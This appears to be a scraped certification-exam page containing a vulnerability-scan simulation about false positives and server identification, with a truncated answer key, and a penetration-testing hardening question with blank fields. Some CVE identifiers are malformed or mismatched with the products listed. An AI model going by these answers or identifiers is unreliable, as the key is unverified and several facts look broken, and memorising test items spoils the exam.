
For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.

Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results.

The Linux Web Server, File-Print Server and Directory Server are draggable.

If at any time you would like to bring back the initial state of the simulation, please select the Reset All button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.





False Positive Findings Listing 1

○ Critical (10.0) 12209 Security Update for Microsoft Windows (835732)

○ Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873)

○ Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422)

○ Critical (10.0) 58662 Samba 3.x<3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows (20161146)

○ Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)

Results Generated

False Positive Findings Listing 2

○ Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)

○ Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS : Buffer Overrun in Messenger Service (CVE-2016-8035)

○ Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS : php5 vulnerabilities (CVE-2016-362-1)

○ Critical (10.0) 27978 Ubuntu 5.10/6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931)

○ Critical (10.0) 28017 Ubuntu 5.10/6.06 LTS / 6.10 : php5 regression (CVE-2016-4242)

Results Generated

False Positive Findings Listing 3

○ WARNING (1.0.1) System cryptography. Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used

○ INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled


○ INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled

○ INFORM (1.5.0) Network access: Let everyone permissions apply to anonymous users: Disabled

○ INFORM (1.6.5) Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves

Results Generated

Hot Area:



False Positive | Findings Listing 1
○ Critical (10.0) 12209 Security Update for Microsoft Windows (835732)
○ Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873)
○ Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422)
○ Critical (10.0) 58662 Samba 3.x<3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows (20161146)
○ Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)

Results Generated
- Credentialed
- Non-Credentialed
- Compliance


False Positive | Findings Listing 2
○ Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)
○ Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS : Buffer Overrun in Messenger Service (CVE-2016-8035)
○ Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS : php5 vulnerabilities (CVE-2016-362-1)
○ Critical (10.0) 27978 Ubuntu 5.10/6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931)
○ Critical (10.0) 28017 Ubuntu 5.10/6.06 LTS / 6.10 : php5 regression (CVE-2016-4242)

Results Generated
- Credentialed
- Non-Credentialed
- Compliance

False Positive | Findings Listing 3
○ WARNING (1.0.1) System cryptography. Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used
○ INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled
○ INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled
○ INFORM (1.5.0) Network access: Let everyone permissions apply to anonymous users: Disabled
○ INFORM (1.6.5) Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves

Results Generated
- Credentialed
- Non-Credentialed
- Compliance

Answer Area:



False Positive | Findings Listing 1

○ Critical (10.0) 12209 Security Update for Microsoft Windows (835732)

○ Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873)

○ Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422)

○ Critical (10.0) 58662 Samba 3.x<3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows (20161146)

○ Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)

Results Generated

- Credentialed
- Non-Credentialed
- Compliance

False Positive | Findings Listing 2

○ Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)

○ Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS : Buffer Overrun in Messenger Service (CVE-2016-8035)

○ Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS : php5 vulnerabilities (CVE-2016-362-1)

○ Critical (10.0) 27978 Ubuntu 5.10/6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931)

○ Critical (10.0) 28017 Ubuntu 5.10/6.06 LTS / 6.10 : php5 regression (CVE-2016-4242)

Results Generated

- Credentialed
- Non-Credentialed
- Compliance

False Positive | Findings Listing 3

○ WARNING (1.0.1) System cryptography. Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used

○ INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled

○ INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled

○ INFORM (1.5.0) Network access: Let everyone permissions apply to anonymous users: Disabled

○ INFORM (1.6.5) Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves

Results Generated

- Credentialed
- Non-Credentialed
- Compliance

Section:

Explanation:

1.
NON-CREDENTIALED (File/Print Server)
False Positives:
- 12209

2.
CREDENTIALED (Linux Web Server)
False Positives:
- 19407

3.
COMPLIANCE (Directory Server)
No false

QUESTION 78

You are a penetration tester who is reviewing the system hardening guidelines for a company. Hardening guidelines indicate the following.

There must be one primary server or service per device.

Only default port should be used

Non- secure protocols should be disabled.

The corporate internet presence should be placed in a protected subnet

Instructions :


Using the available tools, discover devices on the corporate network and the services running on these devices.

You must determine

ip address of each device

The primary server or service each device

The protocols that should be disabled based on the hardening guidelines



Name: CandyManCarl.Local

Role:

IP Address:

Non-Compliant Service:

Name: FarmerLaura.Local

Role:

IP Address:

Non-Compliant Service:

Name: SandwichSara.Local

Role:

IP Address:

Non-Compliant Service:

Name: FarmerTed.Local

Role:

IP Address:

Non-Compliant Service:

